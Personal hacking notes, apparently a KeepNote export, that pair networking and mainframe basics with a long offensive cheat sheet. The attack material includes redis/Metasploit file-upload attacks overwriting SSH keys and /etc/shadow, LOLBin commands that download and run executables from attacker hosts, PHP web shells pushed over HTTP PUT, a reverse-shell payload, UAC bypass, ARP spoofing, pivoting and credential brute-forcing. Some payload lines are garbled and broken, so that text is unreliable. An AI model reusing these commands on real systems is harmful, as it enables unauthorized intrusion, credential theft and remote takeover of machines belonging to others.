Cours Pratical Ethical Hacking

Network


Port communs et Protocoles

Protocoles et ports communs

- TCP
  - FTP (21)
  - SSH (22)
  - Telnet (23)
  - SMTP (25)
  - DNS (53)
  - HTTP (80) / HTTPS (443)
  - POP3 (110)
  - SMB (139 + 445)
  - IMAP (143)

- UDP
  - DNS (53)
  - DHCP (67, 68)
  - TFTP (69)
  - SNMP (161)

Subnetting Sheet



The Cyber Mentor's Subnetting Sheet

	Subnet x.0.0.0							
CIDR	/1	/2	/3	/4	/5	/6	/7	/8
Hosts	2 147 483 648	1 073 741 824	536 870 912	268 435 456	134 217 728	67 108 864	33 554 432	16 777 216
Class A	Subnet 255.x.0.0							
CIDR	/9	/10	/11	/12	/13	/14	/15	/16
Hosts	8 388 608	4 194 304	2 097 152	1 048 576	524 288	262 144	131 072	65 536
Class B	Subnet 255.255.x.0							
CIDR	/17	/18	/19	/20	/21	/22	/23	/24
Hosts	32 768	16 384	8 192	4 096	2 048	1 024	512	256
Class C	Subnet 255.255.255.x							
CIDR	/25	/26	/27	/28	/29	/30	/31	/32
Hosts	128	64	32	16	8	4	2	1
Subnet Mask (Replace x)	128	192	224	240	248	252	254	255

Notes: *Hosts double each increment of a CIDR
*Always subtract 2 from host total:
Network ID - First Address

KeepNote - Joseph Kingstone

mainframe

tso commands

ALLOCATE	ALLOC	Allocating data sets.
CALL	CALL	Loading and executing programs.
CANCEL	CANCEL	Halting a submitted job.
DELETE	DEL	Deleting one or more data set entries or one or more members of a partitioned data set.
EDIT	E	Entering data into data sets, or directly modifying data that is already in a data set.
FREE	FREE	Releasing (deallocating) a previously allocated data set.
HELP	H	Obtaining information about the function, syntax, and operands of commands and subcommands and information about certain messages.
LISTALC	LISTA	Listing the data sets that are currently allocated to the TSO/E session.
LISTBC		

LISTB

Listing mail and notices for your installation.

LISTCAT

LISTC

Listing the data sets beginning with your prefix or the data sets in a particular catalog

LISTDS

LISTD

Listing certain attributes of data sets.

LOGOFF

LOGOFF

Ending a terminal session.

LOGON

LOGON

Accessing the system.

MVSSERV

MVSSERV

Accessing host capabilities from a Personal Computer.

OUTPUT

OUT

Listing or directing held output.

PRINTDS

PR

Printing a data set on a system printer.

PROFILE

PROF

Listing or changing your user profile.

RECEIVE

RECEIVE

Receiving a transmitted message or data set.

RENAME

REN

Changing the name of a non-VSAM cataloged data set or a member of a partitioned data set, or creating an alias name for a member of a partitioned data set.

RUN

R

Compiling, loading, and executing source statements in a data set.

SEND

SE

Sending messages to another terminal user or the system operator on your system.

SMCOPY

SMC

Copying one data set to another

STATUS

ST

Checking the progress of a job.

SUBMIT

SUB

Submitting a background job for processing.

TERMINAL

TERM

Listing or changing the operating characteristics of your terminal.

TRANSMIT

XMIT

Sending messages or data sets to users on your system or on another system.

nmap stuff - recon

Recon: Looking for

On the system:

LPAR names / IP addresses
User name convention - for brute forcing
CICS regions
application names
passwords
config files
user guides

Mailing lists (these are public)

IBMMAIN
IBMTCP-L
CICS-L
RACF-L

Googlehacking

site:share.confex.com

sharpoint: LPAR - CICS - IMS
attachmate: 'CICS Explorer' 'TSO ID'

==

NMAP/Scanning

Nmap is good at identification I.E. - knowing it's a mainframe

Safe scan for mainframe
----
nmap -n -p- -dd -oA ip.date.initial <ip>

nmap -sV -p 23,22,21 -vv -d -oA ip.date.service <ip>

Enumerate the LU - Enumerate any VTAM applications

<u>Available Nmap scripts</u>

tn3270-screen
vtam-enum
cics-enum
tso-enum
tso-brute
cics-user-enum
cics-user-brute
cics-info

nmap --script tn3270-screen --script-args tn3270-screen.commands="tso;user;password"

nmap -n -p 23 <ip> -sV -vv --script vtam-enum --script-args vtam-enum.path=/home/test,idlist=vtam.list

----

links and random

wifi driver stuff

http://joshuaplatz.blogspot.com/2017/12/updated-wireless-radius-mitm-on.html

https://forums.kali.org/showthread.php?36814-How-to-install-AWUS036ACH-Drivers-and-getting-it-running/page3&s=9c5700ae3cb3103ca994e4245f65d74f

how to hack with reaver

https://www.youtube.com/watch?v=knllpZF508k

bypassing applocker living off land

https://github.com/api0cradle/UltimateAppLockerByPassList
https://github.com/nccgroup/demiguise

mimikatz

https://justinelze.wordpress.com/2013/03/25/wce-and-mimikatz-in-memory-over-meterpreter/

ptx

txtwizard.net/compression

https://raw.githubusercontent.com/giMini/PowerMemory/master/RWMC/misc/reverseshell.xml

https://github.com/colemination/PowerOutlook/blob/master/New-DynamicOutlookTrigger.ps1

mobile

qark

qark --pathtoapk <path to apk> --install 1 --exploit 0 --reportdir <report location>

baby steps

First, lets break down the apk

java -jar apktool_2.1.1.jar d <apkname.apk>

Now, let's break down the apk again to get the classes.dex and turn it into a .jar file.

./dj2-dex2jar.sh <apkname.apk> -o <output-file.jar>

Now lets run JD-GUI, select the **<output-file.jar>** from above, and run it. This will help decompile some code that is very similar to the original source code.

java -jar baksmali-2.1.1.jar <dex-file.dex>

<u>After running this command, the output results will be placed into a directory called out.</u>

java -jar smali-2.1.1.jar source-directory-containing-smali-code/

This will Take the smali code and turn it into a dex file

1. Run dex2jar as seen above, and turn the apk into a . jar file **./dj2-dex2jar.sh <apkname.apk> -o <output-file.jar>**

2. Use apktool to retrieve the AndroidManifest.xml file **java -jar apktool_2.1.1.jar d <apkname.apk>**

3. Look at the AndroidManifest.xml file and gather some information about the app. Look at the permissions and intents. IE - Intenet permission etc etc. keywords - files, access, user, password

4. When you find something interesting in the AndroidManifest.xml file, load the <output-file.jar> from above usage with dex2jar, with JD-GUI and check the contents of your juicy file you found in step 3

jd-gui

Once you use the dex2jar tool, see above note, you can go ahead and use JD-GUI

JD-GUI is a tool that will help decompile some code that is very similar to the original source code.

The sequence would be

./dj2-dex2jar.sh <apkname.apk> -o <output-file.jar>

Then

Run JD-Gui - SELECT the File Menu and select the <output-file.jar> as seen above

This will show a hierarchial view of the contents on the left hand side.

smali and baksmali

Smali and Baksmali are programs that are considered assemblers and disassemblers.

These programs will turn bytecode, which is almost unreadable into assembly code - Which is more human readable.

Baksmali

Now lets take a look on how to turn a .dex file into a

java -jar baksmali-2.1.1.jar <dex-file.dex>

<u>After running this command, the output results will be placed into a directory called out.</u>

In the out folder, there will be files called <file-name.smali> Open one of these files and you will see some code that is somewhat readable and similar to Java.

Smali

This program is the opposite of Baksmali, this program will take smali code, and create a .dex file.

here is the command

java -jar smali-2.1.1.jar source-directory-containing-smali-code/

dex2jar

<u>dex2jar is an opensource tool, used to convert classes.dex to a .jar file</u>

Let's break down the apk to get the classes.dex and turn it into a .jar file.

./dj2-dex2jar.sh <apkname.apk> -o <output-file.jar>

apktool

In order to reverse an APK, do the following

java -jar apktool_2.1.1.jar d <apkname.apk>

Keep in mind that the "d" option will decode the APK

The resulting output will be a directory with the **AndroidManifest.xml**

SOMETIMES THERE IS MORE THAN ONE ANDROIDMANIFEST.XML FILE SO DEBUGGING THE APK CAN MAKE IT EASIER TO READ THE FINAL ANDROIDMANIFEST.XML FILE

trash

lockpicking

blackbox picking

Use lubricant to loosen up lock

Use tensioner or similar tool to check if the core can still remain free. Move the tensioner back and forth to make sure there is rotation

Run pick or hook through pinning to make sure there isn't any glue, or debris in the key way while you pick - this will also help loosen up any potentially frozen pins

Run a pick to check for how many pins are available

Once you know how many pins are there, that the keyway is clear, and the core can be rotated, hack stuff

start with rocking - use a lifter

then move to raking - use a bogota triple rake or a bogata double eork - the bogata snake rake works

Commands

masscan

masscan -p 1-65535

redis

redis

command list

http://redis.io/commands
http://blaszczakm.blogspot.com/2016/03/kevgir-vm-writeup.html

http://blog.knownsec.com/2015/11/analysis-of-redis-unauthorized-of-expolit/ <-- detailed

----

Commands I used, and work from ~ directory

```
ssh-keygen -t rsa
```

* You will be asked

```
Enter file in which to save the key (/root/.ssh/id_rsa):
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
```

*******When you are asked the above I just hit enter to get all defaults -- then I get the following output

```
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:j2G4Ol5LoJR9bgy808TvXz8W56KVp/o/leF9uWcKl3c root@kali
```

***Now I enter

(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > /root/Desktop/foo.txt <--this will output

the keygen to the desktop

to be continued

----

4) redis hacking

```
root@kali:~# redis-cli -h 10.0.1.3
10.0.1.3:6379> INFO
# Server
redis_version:3.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:aa70bcb321ba8313
redis_mode:standalone
os:Linux 3.19.0-25-generic i686
arch_bits:32
multiplexing_api:epoll
gcc_version:4.8.4
process_id:1215
run_id:f77a1654a20f1a67cadbe83761f0bd907ce01e0e
tcp_port:6379
uptime_in_seconds:4070
uptime_in_days:0
hz:10
lru_clock:15370196
config_file:/etc/redis/6379.conf

# Clients
connected_clients:2
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:659136
used_memory_human:643.69K
```

```
used_memory_rss:9306112
used_memory_peak:687064
used_memory_peak_human:670.96K
used_memory_lua:24576
mem_fragmentation_ratio:14.12
mem_allocator:jemalloc-3.6.0

# Persistence
loading:0
rdb_changes_since_last_save:1
rdb_bgsave_in_progress:0
rdb_last_save_time:1458210485
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:0
rdb_current_bgsave_time_sec:-1
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok

# Stats
total_connections_received:21
total_commands_processed:74
instantaneous_ops_per_sec:0
total_net_input_bytes:6574
total_net_output_bytes:22122
instantaneous_input_kbps:0.00
instantaneous_output_kbps:0.00
rejected_connections:0
sync_full:0
sync_partial_ok:0
sync_partial_err:0
expired_keys:0
evicted_keys:0
keyspace_hits:0
keyspace_misses:0
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:14331
migrate_cached_sockets:0

# Replication
role:master
connected_slaves:0
master_repl_offset:0
repl_backlog_active:0
repl_backlog_size:1048576
repl_backlog_first_byte_offset:0
repl_backlog_histlen:0

# CPU
used_cpu_sys:34.07
used_cpu_user:0.28
used_cpu_sys_children:0.02
used_cpu_user_children:0.00

# Cluster
cluster_enabled:0

# Keyspace
db0:keys=2,expires=0,avg_ttl=0
10.0.1.3:6379>


(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > foo.txt/.ssh"

Module options (auxiliary/scanner/redis/file_upload):

   Name                 Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   DISABLE_RDBCOMPRESSION  true             yes       Disable compression when saving if found to be enabled
   LocalFile                                no        Local file to be uploaded
   Password                foobared         no        Redis password for authentication test
   RHOSTS                                   yes       The target address range or CIDR identifier
   RPORT                   6379             yes       The target port
   RemoteFile                               no        Remote file path
   THREADS                 1                yes       The number of concurrent threads

msf auxiliary(file_upload) > set RHOSTS 10.0.1.3
RHOSTS => 10.0.1.3
msf auxiliary(file_upload) > exploit

[-] Auxiliary failed: RuntimeError bad-config: LocalFile must be set
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/msf/core/module.rb:291:in `fail_with'
[-]   /usr/share/metasploit-framework/modules/auxiliary/scanner/redis/file_upload.rb:150:in `run_host'
[-]   /usr/share/metasploit-framework/lib/msf/core/auxiliary/scanner.rb:121:in `block (2 levels) in run'
[-]   /usr/share/metasploit-framework/lib/msf/core/thread_manager.rb:100:in `block in spawn'
[*] Auxiliary module execution completed
msf auxiliary(file_upload) > set LocalFile /root/.ssh/foo.txt
LocalFile => /root/.ssh/foo.txt
msf auxiliary(file_upload) > set RemoteFile /root/.ssh/authorized_keys
RemoteFile => /root/.ssh/authorized_keys
msf auxiliary(file_upload) > exploit

[-] 10.0.1.3:6379         - 10.0.1.3:6379         -- failed to save 392 bytes to /root/.ssh/authorized_keys (permissions?)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(file_upload) > set RemoteFile /root/.ssh/id_rsa
RemoteFile => /root/.ssh/id_rsa
msf auxiliary(file_upload) > exploit

[+] 10.0.1.3:6379         - 10.0.1.3:6379         -- saved 392 bytes inside of redis DB at /root/.ssh/id_rsa
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(file_upload) > set RemoteFile /etc/shadow
RemoteFile => /etc/shadow
msf auxiliary(file_upload) > exploit

[+] 10.0.1.3:6379         - 10.0.1.3:6379         -- saved 392 bytes inside of redis DB at /etc/shadow
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(file_upload) > set LocalFile /etc/shadow
LocalFile => /etc/shadow
msf auxiliary(file_upload) > set RemoteFile /etc/shadow
RemoteFile => /etc/shadow
msf auxiliary(file_upload) > exploit

[+] 10.0.1.3:6379         - 10.0.1.3:6379         -- saved 1664 bytes inside of redis DB at /etc/shadow
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(file_upload) >
```

DONE
 i logged in to VM on root.

lolbins

Download with BitsAdmin
"bitsadmin.exe /transfer /Download /priority Foreground http://10.10.14.6:80/autoruns.exe C:\Users\Public\documents\autoruns.exe"

Powershell Download BitsAdmin
"Start-BitsTransfer -Priority foreground -Source http://10.10.14.6:80/autoruns.exe -Destination C:\Users\Public\autoruns.exe"

Run Multiple Commands (download and execute) BitsAdmin

"bitsadmin.exe /transfer /Download /priority Foreground http://10.10.14.6:80/autoruns.exe C:\Users\Public\music\autoruns.exe && C:\Users\Public\music\autoruns.exe"

"bitsadmin.exe /transfer /Download /priority Foreground http://10.10.14.6:80/autoruns.exe C:\Users\Public\music\autoruns.exe | cmd /c C:\Users\Public\music\autoruns.exe"

Download With Certutil
"certutil.exe -urlcache -split -f http://10.10.14.5/autoruns.exe C:\Users\Public\Documents\7zip.exe"

ieexec.exe http://x.x.x.x:8080/bypass.exe

Download and Execute with CertUtil
"certutil.exe -urlcache -split -f http://10.10.14.5/autoruns.exe C:\Users\Public\Documents\7zip.exe | cmd /c C:\Users\Public\Documents\7zip.exe"

ieexec.exe http://x.x.x.x:8080/bypass.exe

Execute with ScriptRunner.exe

C:\Windows\System32\ScriptRunner.exe -appvscript "\\fileserver\calc.cmd"
C:\Windows\System32\ScriptRunner.exe -appvscript powershell.exe -args

enumeration

nmap -A <ip address>

nmap -p 1-65535 <ip address>

nmap --script smb-system-info <ip address>

Samba?

enum4linux <ip address>

SMB?

smbclient -L=<IP Address>

----

http or https?

nikto --host <ip address>

Hydra brute force

hydra -L /root/Desktop/names.txt -P /usr/share/wordlists/rockyou.txt <ip address> <service>

Supported services: asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp redis rexec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey teamspeak telnet[s] vmauthd vnc xmpp

----

proxychains

# configure proxychains

edit the file proxychains.conf

leafpad /etc/proxychains.conf -- at the bottom you will see

this is an example of what you type into your own machine to create a dynamic ssh tunnel
ssh -D 127.0.0.1:8080 sean@192.168.31.251

```
[ProxyList]
# add proxy here ...
#socks4 10.1.1.246 80
#socks4 10.1.1.246 22sean/dev/null
# meanwile
# defaults set to "tor"
#socks4 127.0.0.1 9050  <--under this line put "socks4127.0.0.1 8080"  <--this will use port 8080
```

----

on the machine that is being attacked, use the following commands

```
ssh -f -N -R 2222:127.0.0.1:22 <your username on your computer, IE root>@<your ip address>
                  ^^^^^^^^^^^
```
This is the localhost IP of the webserver you hacked and will use to attack other machines. The command will create the port forwarding shit

----

With your machine connecting to the machine you already compromised, you can now use proxychains to attack other machines in the network of the computer you compromised.

I.E.

proxychains nmap -T5 --top-ports=20 -sT -Pn 10.1.1.236

----
ssh -D 127.0.0.1:8080 sean@192.168.31.251 <--your machine
ssh -f -N -R 2222:127.0.0.1:22 root@192.168.30.53 <-----webserver you use to pivot

fresh-install

Fresh installs of linux

**add on for enum4linux

apt-get install ldapscripts

sudo apt-get install python-xlrd

apt-get install xsltproc

update-java-alternatives --jre -s java-1.7.0-openjdk-amd64

apt-get install seclists

sudo apt-get install erlang-base-hipe sudo

git clone https://github.com/trustedsec/ptf

------

arp-spoof

echo 1 > /proc/sys/net/ipv4/ip_forward

arpspoof -i tap0 -t 10.185.11.1 -r 10.185.10.34

arpspoof -i tap0 -t 10.185.10.34 -r 10.185.11.1

=================

echo 1 > /proc/sys/net/ipv4/ip_forward <--enable ip forwarding first

arpspoof -i tap0 -t 172.16.5.1 -r 172.16.5.23 <---this will tell 172.16.5.1 that if they need to communicate with 172.16.5.23 they must pass from the pentester system

now, in a separate terminal,

arpspoof -i tap0 -t 172.16.5.23 -r 172.16.5.1 <---this will tell 172.16.5.23 that if the need to communicate with 172.16.5.1 they must pass

from the pentester system

lateral movement

psexec.py 'administrator:Welcome1!@192.168.0.16' cmd   <-----administrator is the user - Welcome1! is the password - 192.168.0.16 is the remote IP, keep in mind, if you portfwd, you can use loopback address as the IP

impacket-wmiexec 'administrator:Welcome1!@127.0.0.1' cmd

user agent

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Mozilla/5.0 (Windows NT 5.1; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 125LA; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.71 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393
Mozilla/5.0 (Windows NT 5.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36
Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.90 Safari/537.36
Mozilla/4.0 (compatible; MSIE 6.0; Windows 98)
Mozilla/5.0 (Windows NT 5.1; rv:11.0) Gecko Firefox/11.0 (via ggpht.com GoogleImageProxy)
Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36
Mozilla/5.0 (Windows NT 5.1; rv:36.0) Gecko/20100101 Firefox/36.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36 Edge/15.15063
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET CLR 1.1.4322)
Mozilla/5.0 (Windows NT 5.1; rv:33.0) Gecko/20100101 Firefox/33.0
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322)
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2)
Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
```

```
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
```

rbash

```
echo <password> | su -c 'usermod -s /bin/bash <username>'
```

get-browserdata

https://raw.githubusercontent.com/rvrsh3ll/Misc-Powershell-Scripts/master/Get-BrowserData.ps1

```
Get-BrowserData.ps1 | Format-List
```

password-grep

```
root@kali:~/Desktop/html# grep -i -r "password = '" ./
```

```
grep -i -r "password = '" ./
```

the above command would search everything
in the "html" folder for password as a string :)

images-with-files-in-them

Finding out if an image has hidden stuff in it
==

```
convert image.jpg converted.jpg
```

```
strings -10 image.jpg
```

```
hexdump -C 6packsofsoda.jpg | less +/"ff d9"

hexdump -C 6packsofsoda.jpg | more +/"ff d9"
```

```
xxd -c1 -p 6packofsoda.jpg | tr "\n" " " | sed -n -e 's/.*\(ff d9 \)\(.*\).*/\2/p' | xxd -r -p

foremost -t zip -i /root/filename.jpg
```

bypass-uac

bypass UAC

Locations of files

/usr/share/metasploit-framework/data/post/bypassuac-x64.dll
/usr/share/metasploit-framework/data/post/bypassuac-x64.exe
/usr/share/metasploit-framework/data/post/bypassuac-x86.dll
/usr/share/metasploit-framework/data/post/bypassuac-x86.exe
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_injection.rb
/usr/share/metasploit-framework/modules/exploits/windows/local/bypassuac_vbs.rb

usage

with the exe file you can do the following, to execute a malicious exe reverse shell or something

bypassuac-x64.exe /c C:\users\els\desktop\rtcp.exe

bypassuac is the file -- /c is the argument -- rtcp.exe is the malicious shell

https://github.com/hfiref0x/UACME

outlook and owa

In metasploit use

For OWA 2003, 2007, 2010, 2013, and 2016

use auxiliary/scanner/http/owa_login
set RHOST 10.10.10.71
set RPORT 443
set username administrator
set vhost rabbit.htb.local

https://github.com/Greenwolf/Spray

Useage: spray.sh -lync <targetIP> <usernameList> <passwordList> <AttemptsPerLockoutPeriod> <LockoutPeriodInMinutes>

./spray.sh -lync https

put-http

nmap -p 80 192.168.0.105 --script http-put --script-args http-put.url'/test/shell.php',http-put.file='shell.php'

----

curl http://victim-site.com --upload-file file.txt

curl -X PUT -d '<?php system($_GET["exec"]); ?>' http://192.168.0.105/test/shell.php

curl -X PUT -d '<?php system($_REQUEST["exec"]); ?>' http://10.11.1.14/shell.asp

then you can enter 192.168.0.105/test/shell.php/?exec=ifconfig
----

curl -X PUT -d 'http://10.11.0.220/shell-p-444.asp' http://10.11.1.14/shell.asp

curl -X PUT -d '<?php -r '$sock=fsockopen(10.11.0.220",1234);exec("/bin/sh -i <&d >&%d 2>&%d",f,f,f)' ?>' http://10.11.1.14/shell.txt curl -X PUT -d '<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>' http://10.11.1.229/poopypants.txt

assembly

Assemble a file

as write2.s -o write2.o && ld write2.o -o write2

Disassemble a File

objdump -d write2

Debugging with GDB + GEF

gdb write2

break _start

run

smb-netbios-rpc

File shares

rpcinfo -s <ip address>

List Shares

showmount -e <ip>

grab the file

mount -t nfs <ip>:/backup /tmp/nfs -o nolock

----

smbclient -N -L \\<IP address>

Install this for better enum4linux usability

apt-get install ldapscripts

list shares

smbclient -L 192.168.99.162

Access Share

smbclient \\\\192.168.30.53\\WorkSharing <--access share

if you see any files of interest you can type the following

get <filename>.txt /root/Desktop/<filename>.txt

from windows, type

nbtstat -a

Linux Discovery

```
nbtscan -v <IP Address orr address range IE /24>
```

----

if you then see something like   ELS-WINXP   <20>   Unique   Registered -- then there is a server or share :)

From windows, type the following this should list the shares, domains, and resources on the target

```
net view <IPaddress>
```

This will connect to the K drive

```
net use K: \\<IP address\share IE C or Admin>  net use K: \\192.168.31.53\C
```

From linux type the following this will list the shares, domains, and resources on the target

```
smbclient -L 192.168.30.53
```

To mount from linux, type the following

```
mount.cifs /192.168.99.162/C /media/K_share/ user=,pass=
```

From windows start a null session

```
net use \\192.168.30.53\IPC$ "" /u: ""
```

From linux, type the following to enumerate all smb things

```
enum4linux -A -v <IP address>
```

Enumerate null user sessions.

```
rpcclient -N -U "" <IP address>
```

while in RPC client command line, type the following to enumerate

enum <---then use tab completion to autocomplete, and you can choose what you do want to enumerate.

others

